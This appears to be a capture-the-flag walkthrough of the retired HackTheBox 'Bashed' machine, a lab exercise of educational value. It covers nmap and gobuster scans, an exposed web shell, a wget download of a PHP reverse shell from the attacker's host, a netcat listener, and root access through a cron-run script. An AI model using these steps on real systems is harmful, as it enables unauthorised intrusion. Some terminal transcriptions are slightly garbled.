


Bashed-HackTheBox



Bashed is a machine removed from the HackTheBox platform, it is a machine with an easy level of difficulty and Linux operating system.

Goal: Find 2 flags.

Scanning

For the first phase, I must know what ports the machine has available and to know this I like to perform two scans with nmap:

- One super fast
- One to drill down on those ports

I also have two utilities in my terminal (zsh), the first one gets all the ports with the use of regular expressions and the second one determines the operating system of the machine.

If you want to use them you can copy the following code and add them to .zshrc or .bashrc:

```
function extractPorts(){
```

```

ip_address=$(cat allPorts | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u)
open_ports=$(cat allPorts | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr
',',')
echo -e "[!] Extracting information from $ip_address"
echo -e "\n[!] Open Ports: $open_ports\n"
echo -e $open_ports | tr -d '\n' | xclip -sel clip
echo -e "The ports are on the clipboard!"
}

function getSystem() {
    echo -e "[!] Discovering the operative system: "
    ip_address=$(cat allPorts | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u)
    ping -c 1 $ip_address > ping-os.txt
    ttl_number=$(cat ping-os.txt | grep -oP "ttl=\d{1,3}" | awk '{print $2}' FS='=')
    if [ "$ttl_number" = "63" ]; then
        echo -e "\n[!] The operative system is: Linux!"
    elif [ "$ttl_number" = "64" ]; then
        echo -e "\n[!]The operative system is: Linux!"
    else
        echo -e "\n[!]The operative system is: Windows!"
    fi
}

```

Thanks to the extractPorts tool I can get the open ports in a much easier way, and now I can run the getSystem function and know the operating system!

The screenshot shows a terminal window with the following commands and output:

```

~/HackTheBox/bashed/nmap
extractPorts
[!] Extracting information from 10.10.10.68

[!] Open Ports: 80

The ports are on the clipboard!

~/HackTheBox/bashed/nmap
getSystem
[!] Discovering the operative system:

[!] The operative system is: Linux!

```

The next step is to run a much deeper scan and run some basic scripts.


```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
```

Now that I know what a web page is, it is basic to do the following tasks:

- List directories
- Review the source code
- Use whatweb or wappalyzer
- Understand the functions of the web application

From what I see in the blog it is a terminal that can be used from the web application!

phpbash helps a lot with pentesting. I have tested it on multiple differ
and it was very useful. I actually developed it on this exact server!
<https://github.com/Arrexel/phpbash>



```
http://10.10...hpbash3.php * +
10.10.10.27/uploads/phpbash.php
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

After manually going through each directory, I found in /dev the terminal that will allow us to execute commands!

```

=====
Gobuster v2.0.1                                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.68/
[+] Threads       : 200
[+] Wordlist        : /home/martinm/SecLists-master/Discovery
[+] Status codes   : 200,204,301,302,307,403
[+] Timeout        : 10s
=====
2021/12/13 13:43:36 Starting gobuster
=====
/images (Status: 301)
/php (Status: 301)
/uploads (Status: 301)
/css (Status: 301)
/dev (Status: 301)
/js (Status: 301)
/fonts (Status: 301)

```

The next step I am going to execute is to get a shell but in my terminal, to do this I will upload a malicious file to /tmp and execute it and that's it!

```

www-data@bashed:/tmp# wget http://10.10.14.17/php-reverse-shell.php
--2021-12-13 12:48:01-- http://10.10.14.17/php-reverse-shell.php
Connecting to 10.10.14.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 605K=0.009s

2021-12-13 12:48:02 (605 KB/s) - 'php-reverse-shell.php' saved [5492/5492]

www-data@bashed:/tmp# ls
VMwareDnD
php-reverse-shell.php
systemd-private-265ef5ef43b54d0fb40f9c18a4eed1ca-systemd-timesyncd.service-a0gbGF
vmware-root

```

Now all we have to do is have netcat listening and execute the file and we are in!

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
bashed
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/$
```

When looking for ways to escalate privileges I realized that the scriptmanager user could run anything as root, so I looked for some credentials on the system!

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$
```

```
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4 2017 scripts
```

The test.py script is a repetitive task that is executed every minute so I can assume that it is executed by the root user, so by modifying it we can get a shell with the same name.

```
~/HackTheBox/bashed/tmp
$ sudo nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.10.68 42826
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
w# hoami
root
#
```

After a minute of waiting we can get a shell as root and that's it!